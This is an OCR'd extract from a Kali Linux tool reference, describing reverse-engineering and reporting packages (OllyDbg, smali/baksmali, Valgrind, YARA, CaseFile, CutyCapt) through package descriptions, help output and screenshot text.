
TOOLS INCLUDED IN THE OLLYDBG PACKAGE

ollydbg–32-bitassemblerlevelanalysingdebuggerforMicrosoftWindows

A 32-bit assembler level analysing debugger for Microsoft Windows.

OLLYDBG USAGE EXAMPLE

```
root@kali:~# wine /usr/share/ollydbg/OLLYDBG.EXE
```


OllyDbg - wget.exe - [CPU - main thread, module wget]
File
View
Debug
Plugins
Options
Window
Help
L E M T W H C / K B R ... S
Registers (FPU)
Address
Hex dump
ASCII
Paused

```
004BBE30  $N60            PUSHAD
004BBE31  .NBE 00104700   MOV ESI,wget.00471000
004BBE36  .NDBE 0000F9FF  LEA EDI,DWORD PTR DS:[ESI+FFF90000]
004BBE3C  .N7             PUSH EDI
004BBE3D  .N3CD FF        OR EBP,FFFFFFFF
004BBE40  .D&B 10         JMP SHORT wget.004BBE52
004BBE42   N0             NOP
004BBE43   N0             NOP
004BBE44   N0             NOP
004BBE45   N0             NOP
004BBE46   N0             NOP
004BBE47   N0             NOP
004BBE48  >NBA06          MOV AL,BYTE PTR DS:[ESI]
004BBE4A  .N6             INC ESI
004BBE4B  .N807           MOV BYTE PTR DS:[EDI],AL
004BBE4D  .N7             INC EDI
004BBE4E  >N01DB          ADD EBX,EBX
004BBE50  .D5 07          JNZ SHORT wget.004BBE59
004BBE52  >NBB1E          MOV EBX,DWORD PTR DS:[ESI]
004BBE54  .N3EE FC        SUB ESI,-4
004BBE57  .N1DB           ADC EBX,EBX
```

```
EAX 00000000
ECX 71F863A4
EDX 0033FEF0
EBX 7B8A5FF4 KERNEL32.7B8A5
ESP 0033FE74
EBP 0033FE88
ESI 7FFDF000
EDI 004BBE30 wget.<ModuleEntr
EIP 004BBE30 wget.<ModuleEntr
C 0  ES 007B 32bit 0(FFFFFFFF)
P 0  CS 0073 32bit 0(FFFFFFFF)
A 1  SS 007B 32bit 0(FFFFFFFF)
Z 0  DS 007B 32bit 0(FFFFFFFF)
S 0  FS 0033 32bit 0(0)
T 0  GS 003B 32bit 0(0)
D 0
O 0  LastErr ERROR_SUCCESS (
EFL 00000212 (NO,NB,NE,A,NS,P
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
```

```
Address   Hex dump                  ASCII
004BC000  00 00 00 00 00 00 00 00   ........
004BC008  00 00 00 00 70 C0 0B 00   ....pÀ.
004BC010  50 C0 0B 00 00 00 00 00   PÀ.....
004BC018  00 00 00 00 00 00 00 00   ........
004BC020  7D C0 0B 00 60 C0 0B 00   }À.`À.
004BC028  00 00 00 00 00 00 00 00   ........
004BC030  00 00 00 00 87 C0 0B 00   ....‡À.
004BC038  68 C0 0B 00 00 00 00 00   hÀ.....
004BC040  00 00 00 00 00 00 00 00   ........
004BC048  00 00 00 00 00 00 00 00   ........
004BC050  10 58 85 7B 40 59 85 7B   .X…{@Y…
```

```
0033FE74  7B85B49C  RETURN to KER
0033FE78  7FFDF000
0033FE7C  00000000
0033FE80  0000007B
0033FE84  7B85C703  KERNEL32.7B85
0033FE88  0033FEC8
0033FE8C  7B85C70F  RETURN to KER
0033FE90  7FFDF000
0033FE94  004BBE30  wget.<ModuleEn
0033FE98  00000000
0033FE9C  00000000
0033FEA0  00000000
0033FEA4  00000000
```

Analysing wget: 0 heuristical procedures

CATEGORIES: REVERSE ENGINEERING *TAGS:* FORENSICS, GUI, REVERSING

smali

SMALI PACKAGE DESCRIPTION

smali/baksmali is an assembler/disassembler for the dex format used by dalvik, Android's Java VM implementation. The syntax is loosely based on Jasmin's/dedexer's syntax, and supports the full functionality of the dex format (annotations, debug info, line info, etc.)

Source: https://code.google.com/p/smali/

smali Homepage | Kali smali Repo

- Author: Ben Gruver
- License: BSD

TOOLS INCLUDED IN THE SMALI PACKAGE

smali–Assemblesasetofsmalifilesintoadexfile

```
root@kali:~# smali --help
usage: java -jar smali.jar [options] [--] [<smali-file>|folder]*
assembles a set of smali files into a dex file
 -?,--help                    prints the help message then exits. Specify twice for
debug options
 -a,--api-level <API_LEVEL>    The numeric api-level of the file to generate, e.g. 14
for ICS. If not
                              specified, it defaults to 14 (ICS).
 -o,--output <FILE>              the name of the dex file that will be written. The
default is out.dex
 -v,--version                  prints the version then exits
 -x,--allow-odex-instructions   allow odex instructions to be compiled into the dex
file. Only a few
                              instructions are supported - the ones that can exist in
a dead code path and not
                              cause dalvik to reject the class
```

baksmali–Disassemblesand/ordumpsadexfile

```
root@kali:~# baksmali --help
usage: java -jar baksmali.jar [options] <dex-file>
disassembles and/or dumps a dex file
 -?,--help                                prints the help message then exits. Specify
twice for debug options
 -a,--api-level <API_LEVEL>                  The numeric api-level of the file being
disassembled. If not
                                         specified, it defaults to 14 (ICS).
 -b,--no-debug-info                                      don't  write  out  debug  info
(.local, .param, .line, etc.)
 -c,--bootclasspath <BOOTCLASSPATH>        the bootclasspath jars to use, for analysis.
Defaults to
                                          core.jar:ext.jar:framework.jar:android.polic
y.jar:services.jar. If
                                               the value begins with a :, it will be
appended to the default
                                         bootclasspath instead of replacing it
 -d,--bootclasspath-dir  <DIR>                     the  base  folder  to  look  for  the
bootclasspath files in. Defaults to
                                         the current directory
 -f,--code-offsets                          add comments to the disassembly containing
the code offset for each
                                         address
 -l,--use-locals                           output the .locals directive with the number
of non-parameter
```

```
                                                registers, rather than the .register
directive with the total number
                                         of register
 -m,--no-accessor-comments                 don't output helper comments for synthetic
accessors
 -o,--output <DIR>                         the directory where the disassembled files
will be placed. The
                                         default is out
 -p,--no-parameter-registers                 use the v<n> syntax instead of the p<n>
syntax for registers mapped
                                         to method parameters
 -r,--register-info <REGISTER_INFO_TYPES>   print the specificed type(s) of register
information for each
                                           instruction. "ARGS,DEST" is the default if
no types are specified.
                                         Valid values are:
                                         ALL: all pre- and post-instruction registers.
                                         ALLPRE: all pre-instruction registers
                                         ALLPOST: all post-instruction registers
                                          ARGS: any pre-instruction registers used as
arguments to the
                                         instruction
                                               DEST: the post-instruction destination
register, if any
                                          MERGE: Any pre-instruction register has been
merged from more than 1
                                          different post-instruction register from its
predecessors
                                           FULLMERGE: For each register that would be
printed by MERGE, also
                                           show the incoming register types that were
merged
 -s,--sequential-labels                        create label names using a sequential
numbering scheme per label
                                         type, rather than using the bytecode address
 -v,--version                             prints the version then exits
 -x,--deodex                               deodex the given odex file. This option is
ignored if the input file
                                         is not an odex file
```

SMALI USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: HARDWARE HACKING, REVERSE ENGINEERING*TAGS:* ANDROID, REVERSING

Valgrind

VALGRIND PACKAGE DESCRIPTION

Valgrind is a system for debugging and profiling Linux programs. With its tool suite you can automatically detect many memory management and threading bugs, avoiding hours of frustrating bug-hunting and making your programs more stable. You can also perform detailed profiling to help speed up your programs and use Valgrind to build new tools. The Valgrind distribution currently includes six production-quality tools:

- a memory error detector (Memcheck)
- two thread error detectors (Helgrind and DRD)
- a cache and branch-prediction profiler (Cachegrind)
- a call-graph generating cache and branch-prediction profiler (Callgrind)
- a heap profiler (Massif)

It also includes three experimental tools:

- a stack/global array overrun detector (SGCheck)
- a second heap profiler that examines how heap blocks are used (DHAT)
- a SimPoint basic block vector generator (BBV)

Valgrind Homepage | Kali Valgrind Repo

- Author: Julian Seward
- License: GPLv2

TOOLS INCLUDED IN THE VALGRIND PACKAGE

callgrind_annotate–Post-processingtoolfortheCallgrind

```
root@kali:~# callgrind_annotate -h
usage: callgrind_annotate [options] [callgrind-out-file [source-files...]]

  options for the user, with defaults in [ ], are:
    -h --help             show this message
    --version             show version
    --show=A,B,C          only show figures for events A,B,C [all]
    --sort=A,B,C          sort columns by events A,B,C [event column order]
    --threshold=<0--100>  percentage of counts (of primary sort event) we
                          are interested in [99%]
    --auto=yes|no         annotate all source files containing functions
                          that helped reach the event count threshold [no]
    --context=N           print N lines of context before and after
                          annotated lines [8]
    --inclusive=yes|no    add subroutine costs to functions calls [no]
    --tree=none|caller|   print for each function their callers,
          calling|both    the called functions or both [none]
    -I --include=<dir>    add <dir> to list of directories to search for
                          source files
```

callgrind_control–ObserveandcontrolprogramsbeingrunbyCallgrind

```
root@kali:~# callgrind_control -h
Observe the status and control currently active callgrind runs.
(C) 2003-2011, Josef Weidendorfer (Josef.Weidendorfer@gmx.de)

Usage: callgrind_control [options] [pid|program-name...]

If no pids/names are given, an action is applied to all currently
active Callgrind runs. Default action is printing short information.

Options:
  -h --help          Show this help text
  --version          Show version
  -s --stat          Show statistics
  -b --back          Show stack/back trace
  -e [<A>,...]       Show event counters for <A>,... (default: all)
  --dump[=<s>]       Request a dump optionally using <s> as description
  -z --zero          Zero all event counters
  -k --kill          Kill
  -i --instr=on|off Switch instrumentation state on/off
```

cg_annotate–Post-processingtoolforCachegrind

```
root@kali:~# cg_annotate -h
usage: cg_annotate [options] cachegrind-out-file [source-files...]

  options for the user, with defaults in [ ], are:
    -h --help             show this message
    --version             show version
    --show=A,B,C          only show figures for events A,B,C [all]
    --sort=A,B,C          sort columns by events A,B,C [event column order]
    --threshold=<0--20>   a function is shown if it accounts for more than x% of
                          the counts of the primary sort event [0.1]
    --auto=yes|no         annotate all source files containing functions
                          that helped reach the event count threshold [no]
    --context=N           print N lines of context before and after
                          annotated lines [8]
    -I<d> --include=<d>   add <d> to list of directories to search for
```

```
                          source files

  cg_annotate is Copyright (C) 2002-2007 Nicholas Nethercote.
  and licensed under the GNU General Public License, version 2.
  Bug reports, feedback, admiration, abuse, etc, to: njn@valgrind.org.
```

cg_diff–Diffscachegrindfiles

```
root@kali:~# cg_diff -h
usage: cg_diff [options] <cachegrind-out-file1> <cachegrind-out-file2>

  options for the user, with defaults in [ ], are:
    -h --help             show this message
    -v --version          show version
    --mod-filename=<expr> a Perl search-and-replace expression that is applied
                          to filenames, eg. --mod-filename='s/prog[0-9]/projN/'
    --mod-funcname=<expr> like --mod-filename, but applied to function names

  cg_diff is Copyright (C) 2010-2010 Nicholas Nethercote.
  and licensed under the GNU General Public License, version 2.
  Bug reports, feedback, admiration, abuse, etc, to: njn@valgrind.org.
```

cg_merge–Mergesmultiplecachegrindoutputfilesintoone

```
root@kali:~# cg_merge
cg_merge: Merges multiple cachegrind output files into one
cg_merge: usage: cg_merge [-o outfile] [files-to-merge]
```

ms_print–Post-processingtoolforMassif

```
root@kali:~# ms_print -h
usage: ms_print [options] massif-out-file

  options for the user, with defaults in [ ], are:
    -h --help             show this message
    --version             show version
    --threshold=<m.n>     significance threshold, in percent [1]
    --x=<4..1000>         graph width, in columns [72]
    --y=<4..1000>         graph height, in rows [20]

  ms_print is Copyright (C) 2007-2007 Nicholas Nethercote.
  and licensed under the GNU General Public License, version 2.
  Bug reports, feedback, admiration, abuse, etc, to: njn@valgrind.org.
```

valgrind–Suiteoftoolsfordebuggingandprofilingprograms

```
root@kali:~# valgrind -h
```

```
usage: valgrind [options] prog-and-args

  tool-selection option, with default in [ ]:
    --tool=<name>           use the Valgrind tool named <name> [memcheck]

  basic user options for all Valgrind tools, with defaults in [ ]:
    -h --help               show this message
    --help-debug            show this message, plus debugging options
    --version               show version
    -q --quiet              run silently; only print error msgs
    -v --verbose            be more verbose -- show misc extra info
    --trace-children=no|yes   Valgrind-ise child processes (follow execve)? [no]
    --trace-children-skip=patt1,patt2,...    specifies a list of executables
                            that --trace-children=yes should not trace into
    --trace-children-skip-by-arg=patt1,patt2,...   same as --trace-children-skip=
                            but check the argv[] entries for children, rather
                            than the exe name, to make a follow/no-follow decision
    --child-silent-after-fork=no|yes omit child output between fork & exec? [no]
    --vgdb=no|yes|full       activate gdbserver? [yes]
                            full is slower but provides precise watchpoint/step
    --vgdb-error=<number>    invoke gdbserver after <number> errors [999999999]
                            to get started quickly, use --vgdb-error=0
                            and follow the on-screen directions
    --track-fds=no|yes       track open file descriptors? [no]
    --time-stamp=no|yes      add timestamps to log messages? [no]
    --log-fd=<number>        log messages to file descriptor [2=stderr]
    --log-file=<file>        log messages to <file>
    --log-socket=ipaddr:port  log messages to socket ipaddr:port

  user options for Valgrind tools that report errors:
    --xml=yes               emit error output in XML (some tools only)
    --xml-fd=<number>        XML output to file descriptor
    --xml-file=<file>        XML output to <file>
    --xml-socket=ipaddr:port  XML output to socket ipaddr:port
    --xml-user-comment=STR    copy STR verbatim into XML output
    --demangle=no|yes        automatically demangle C++ names? [yes]
    --num-callers=<number>    show <number> callers in stack traces [12]
    --error-limit=no|yes      stop showing new errors if too many? [yes]
    --error-exitcode=<number> exit code to return if errors found [0=disable]
    --show-below-main=no|yes  continue stack traces below main() [no]
    --suppressions=<filename> suppress errors described in <filename>
    --gen-suppressions=no|yes|all    print suppressions for errors? [no]
    --db-attach=no|yes       start debugger when errors detected? [no]
  --db-command=<command>    command to start debugger [/usr/bin/gdb -nw %f %p]
  --input-fd=<number>       file descriptor for input [0=stdin]
  --dsymutil=no|yes         run dsymutil on Mac OS X when helpful? [no]
  --max-stackframe=<number> assume stack switch for SP changes larger
                          than <number> bytes [2000000]
  --main-stacksize=<number> set size of main thread's stack (in bytes)
                          [use current 'ulimit' value]

user options for Valgrind tools that replace malloc:
  --alignment=<number>      set minimum alignment of heap allocations [8]
  --redzone-size=<number>   set minimum size of redzones added before/after
                          heap blocks (in bytes). [16]

uncommon user options for all Valgrind tools:
  --fullpath-after=         (with nothing after the '=')
                          show full source paths in call stacks
  --fullpath-after=string   like --fullpath-after=, but only show the
                          part of the path after 'string'.  Allows removal
                          of path prefixes.  Use this flag multiple times
                          to specify a set of prefixes to remove.
  --smc-check=none|stack|all|all-non-file [stack]
                          checks for self-modifying code: none, only for
                          code found in stacks, for all code, or for all
                          code except that from file-backed mappings
  --read-var-info=yes|no    read debug info on stack and global variables
                          and use it to print better error messages in
                          tools that make use of it (Memcheck, Helgrind,
                          DRD) [no]
  --vgdb-poll=<number>      gdbserver poll max every <number> basic blocks [5000]
  --vgdb-shadow-registers=no|yes   let gdb see the shadow registers [no]
  --vgdb-prefix=<prefix>    prefix for vgdb FIFOs [/tmp/vgdb-pipe]
  --run-libc-freeres=no|yes free up glibc memory at exit on Linux? [yes]
  --sim-hints=hint1,hint2,...  known hints:
                             lax-ioctls, enable-outer, fuse-compatible [none]
  --fair-sched=no|yes|try   schedule threads fairly on multicore systems [no]
  --kernel-variant=variant1,variant2,...  known variants: bproc [none]
                          handle non-standard kernel variants
  --show-emwarns=no|yes     show warnings about emulation limits? [no]
  --require-text-symbol=:sonamepattern:symbolpattern    abort run if the
                          stated shared object doesn't have the stated
                          text symbol.  Patterns can contain ? and *.
  --soname-synonyms=syn1=pattern1,syn2=pattern2,... synonym soname
           specify patterns for function wrapping or replacement.
```

```
             To use a non-libc malloc library that is
                 in the main exe:  --soname-synonyms=somalloc=NONE
                 in libxyzzy.so:   --soname-synonyms=somalloc=libxyzzy.so

  user options for Memcheck:
    --leak-check=no|summary|full     search for memory leaks at exit?  [summary]
    --leak-resolution=low|med|high   differentiation of leak stack traces [high]
    --show-reachable=no|yes          show reachable blocks in leak check? [no]
    --show-possibly-lost=no|yes      show possibly lost blocks in leak check?
                                   [yes]
    --undef-value-errors=no|yes      check for undefined value errors [yes]
    --track-origins=no|yes           show origins of undefined values? [no]
    --partial-loads-ok=no|yes        too hard to explain here; see manual [no]
    --freelist-vol=<number>          volume of freed blocks queue      [20000000]
    --freelist-big-blocks=<number>   releases first blocks with size >= [1000000]
    --workaround-gcc296-bugs=no|yes  self explanatory [no]
    --ignore-ranges=0xPP-0xQQ[,0xRR-0xSS]   assume given addresses are OK
    --malloc-fill=<hexnumber>        fill malloc'd areas with given value
    --free-fill=<hexnumber>          fill free'd areas with given value

  Extra options read from ~/.valgrindrc, $VALGRIND_OPTS, ./.valgrindrc

  Memcheck is Copyright (C) 2002-2012, and GNU GPL'd, by Julian Seward et al.
  Valgrind is Copyright (C) 2000-2012, and GNU GPL'd, by Julian Seward et al.
  LibVEX is Copyright (C) 2004-2012, and GNU GPL'd, by OpenWorks LLP et al.

  Bug reports, feedback, admiration, abuse, etc, to: www.valgrind.org.
```

valgrind-listener – A simple listener program for valgrind log redirection

```
root@kali:~# valgrind-listener -h

usage is:

   valgrind-listener [--exit-at-zero|-e] [port-number]

   where   --exit-at-zero or -e causes the listener to exit
          when the number of connections falls back to zero
          (the default is to keep listening forever)

          port-number is the default port on which to listen for
          connections.  It must be between 1024 and 65535.
          Current default is 1500.
```

vgdb – Send monitor commands to a Valgrind gdbserver

```
root@kali:~# vgdb -h
Usage: vgdb [OPTION]... [[-c] COMMAND]...
vgdb (valgrind gdb) has two usages
  1. standalone to send monitor commands to a Valgrind gdbserver.
     The OPTION(s) must be followed by the command to send
     To send more than one command, separate the commands with -c
  2. relay application between gdb and a Valgrind gdbserver.
     Only OPTION(s) can be given.

 OPTIONS are [--pid=<number>] [--vgdb-prefix=<prefix>]
             [--wait=<number>] [--max-invoke-ms=<number>]
             [--port=<portnr>
             [--cmd-time-out=<number>] [-l] [-D] [-d]

  --pid arg must be given if multiple Valgrind gdbservers are found.
  --vgdb-prefix arg must be given to both Valgrind and vgdb utility
      if you want to change the default prefix for the FIFOs communication
      between the Valgrind gdbserver and vgdb.
  --wait (default 0) tells vgdb to check during the specified number
      of seconds if a Valgrind gdbserver can be found.
  --max-invoke-ms (default 100) gives the nr of milli-seconds after which vgdb
      will force the invocation of the Valgrind gdbserver (if the Valgrind
         process is blocked in a system call).
  --port instructs vgdb to listen for gdb on the specified port nr.
  --cmd-time-out (default 99999999) tells vgdb to exit if the found Valgrind
     gdbserver has not processed a command after number seconds
  -l  arg tells to show the list of running Valgrind gdbserver and then exit.
  -D  arg tells to show shared mem status and then exit.
  -d  arg tells to show debug info. Multiple -d args for more debug info

  -h --help shows this message
  To get help from the Valgrind gdbserver, use vgdb help
```

VALGRIND USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: REVERSE ENGINEERING *TAGS:* FUZZING, REVERSING

YARA

YARA PACKAGE DESCRIPTION

With YARA you can create descriptions of malware families based on textual or binary patterns contained on samples of those families. Each description consists of a set of strings and a boolean expression which determines its logic. This package contains the command-line interface.

Source: http://plusvic.github.io/yara/

YARA Homepage | Kali YARA Repo

- Author: Victor M. Alvarez
- License: Apache-2.0

TOOLS INCLUDED IN THE YARA PACKAGE

yara–Tooltoidentifyandclassifymalwaresamples

```
root@kali:~# yara
usage:  yara [OPTION]... [RULEFILE]... FILE | PID
options:
  -t <tag>                  print rules tagged as <tag> and ignore the rest. Can be used more than once.
  -i <identifier>           print rules named <identifier> and ignore the rest. Can be used more than once.
  -n                        print only not satisfied rules (negate).
  -g                        print tags.
  -m                        print metadata.
  -s                        print matching strings.
  -l <number>               abort scanning after a <number> of rules matched.
  -d <identifier>=<value>   define external variable.
  -r                        recursively search directories.
  -f                        fast matching mode.
  -v                        show version information.

Report bugs to: <vmalvarez@virustotal.com>
```

YARA USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: REVERSE ENGINEERING *TAGS:* FORENSICS, REVERSING

REPORTING TOOLS

- CaseFile
- CutyCapt
- dos2unix

- Dradis
- KeepNote
- MagicTree
- Metagoofil
- Nipper-ng
- pipal

CaseFile

CASEFILE PACKAGE DESCRIPTION

CaseFile is the little brother to Maltego. It targets a unique market of ‘offline’ analysts whose primary sources of information are not gained from the open-source intelligence side or can be programmatically queried. We see these people as investigators and analysts who are working ‘on the ground’, getting intelligence from other people in the team and building up an information map of their investigation.

CaseFile gives you the ability to quickly add, link and analyze data having the same graphing flexibility and performance as Maltego without the use of transforms. CaseFile is roughly a third of the price of Maltego.

What does CaseFile do?

CaseFile is a visual intelligence application that can be used to determine the relationships and real world links between hundreds of different types of information.
It gives you the ability to quickly view second, third and n-th order relationships and find links otherwise undiscoverable with other types of intelligence tools.
CaseFile comes bundled with many different types of entities that are commonly used in investigations allowing you to act quickly and efficiently. CaseFile also has the ability to add custom entity types allowing you to extend the product to your own data sets.

What can CaseFile do for me?

CaseFile can be used for the information gathering, analytics and intelligence phases of almost all types of investigates, from IT Security, Law enforcement and any data driven work. It will save you time and will allow you to work more accurately and smarter.
CaseFile has the ability to visualise datasets stored in CSV, XLS and XLSX spreadsheet formats.
We are not marketing people. Sorry.
CaseFile aids you in your thinking process by visually demonstrating interconnected links between searched items.
If access to “hidden” information determines your success, CaseFile can help you discover it.

Source: http://paterva.com/web6/products/casefile.php

CaseFile Homepage | Kali CaseFile Repo

- Author: Paterva
- License: Commercial


TOOLS INCLUDED IN THE CASEFILE PACKAGE

casefile–Offlineintelligencetool

CaseFile gives you the ability to quickly add, link and analyze data having the same graphing flexibility and performance as Maltego without the use of transforms.

CASEFILE USAGE EXAMPLE

```
root@kali:~# casefile
```


Maltego CaseFile Community 1.0.1
Investigate
Manage
Organize
Paste
Clear All
Copy
Cut
Delete
Clipboard
Quick Find
Find
Entity Selection
Selection
Zoom
Palette
Devices
Desktop Co
A personal co
Device
A device such
Mobile Comp
A portable co
Mobile Phon
A device whic
Smartphone
A mobile phon
Events
Groups
Infrastru...
Locations
People
Personal
Social N...
Tracking
Transpor...
Weapons
Start Page
Example Graph (1)
Main View
Bubble View
Entity List
FOR DEMO USE ONLY
Overview
Detail View
<no selection>
Property View
<No Properties>

CATEGORIES: INFORMATION GATHERING, REPORTING TOOLS*TAGS:* GUI, INFOGATHERING, RECON, REPORTING

CutyCapt

CUTYCAPT PACKAGE DESCRIPTION

CutyCapt is a small cross-platform command-line utility to capture WebKit's rendering of a web page into a variety of vector and bitmap formats, including SVG, PDF, PS, PNG, JPEG, TIFF, GIF, and BMP.

Source: http://cutycapt.sourceforge.net/

CutyCapt Homepage | Kali CutyCapt Repo

- Author: Björn Höhrmann
- License: GPLv2

TOOLS INCLUDED IN THE CUTYCAPT PACKAGE

